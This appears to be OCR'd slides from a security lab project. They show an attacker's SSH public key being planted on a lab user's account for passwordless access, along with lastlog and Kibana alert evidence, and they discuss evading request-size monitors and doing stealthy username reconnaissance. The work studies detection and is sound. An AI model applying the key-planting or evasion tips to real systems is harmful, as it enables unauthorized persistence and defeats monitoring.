


```
root@Kali:~/.ssh# ssh-copy-id -i ~/.ssh/id_rsa.pub michael@192.168.1.110
/usr/bin/ssh-copy-id: INFO: Source of key(s) to be installed: "/root/.ssh/id_
rsa.pub"
/usr/bin/ssh-copy-id: INFO: attempting to log in with the new key(s), to filt
er out any that are already installed
/usr/bin/ssh-copy-id: INFO: 1 key(s) remain to be installed -- if you are pro
mpted now it is to install the new keys
michael@192.168.1.110's password:

Number of key(s) added: 1

Now try logging into the machine, with:   "ssh 'michael@192.168.1.110'"
and check to make sure that only the key(s) you wanted were added.
```

Figure 1.5


*Image description (left, figure 1.5): From the Kali system, the public key file "id_rsa.pub" is being copied to Michael's system on 192.168.1.110 by the command "**ssh-copy-id -i ~./ssh/id_rsa.pub michael@192.168.1.110**."*

*Image description (right, figure 1.6): From the Kali system, I use the command "**ssh michael@192.168.1.110**" to access his system without having to enter a password.*



```
root@Kali:~/.ssh# ssh michael@192.168.1.110

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Fri Jul 29 04:26:32 2022 from 192.168.1.90
michael@target1:~$ 
```

Figure 1.6



```
michael          pts/0    192.168.1.90     Fri Jul 29 04:51:37 +1000 2022
smmta                                      **Never logged in**
smmsp                                      **Never logged in**
mysql                                      **Never logged in**
steven           pts/0    192.168.1.90     Mon Jul 25 13:41:33 +1000 2022
```

Figure 1.7

*Image description (left, figure 1.7): From the Michael user shell, I use the command "**lastlog**" to show that the Kali system (192.168.1.90) accessed Michael's system on Friday, July 29, 2022 at 4:51 p.m.*

Stealth Exploitation of Open SSH, cont’d

Results

- Ultimately, unsuccessful stealth exploitation
  - Passwordless SSH keys still triggered the alert in both “lastlog” and in Kibana






Image description (above): After executing passwordless SSH and running 10 commands in the Michael user shell, Kibana records for the HTTP request bytes change from 125 to 135 counts.

Stealth Exploitation of WPScan

Monitoring Overview

- Which alerts detect this exploit?
  - The WordPress scan looks at differences in response packets, which triggers the HTTP Request Size Monitor.
- Which metrics do they measure?
  - This alert measures the total size of request data.
- Which thresholds do they fire at?
  - The alert fires off when there are over 3500 bytes of request data.





result.condition.met : true

KQL

Last 15 minutes

.watcher-history-*

1 hit

Jul 30, 2022 @ 07:04:02.660 - Jul 30, 2022 @ 07:19:02.660 — Auto

Stealth Exploitation of WPScan

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - Modifying the script to send out fewer requests may help, but could reduce accuracy.
- Are there alternative exploits that may perform better?
  - Performing reconnaissance on a company can help an attacker compile a possible list of usernames, which wouldn’t trigger any alerts as this behavior looks like normal job searching activity.


Stealth Exploitation of MySQL Database Access

Monitoring Overview

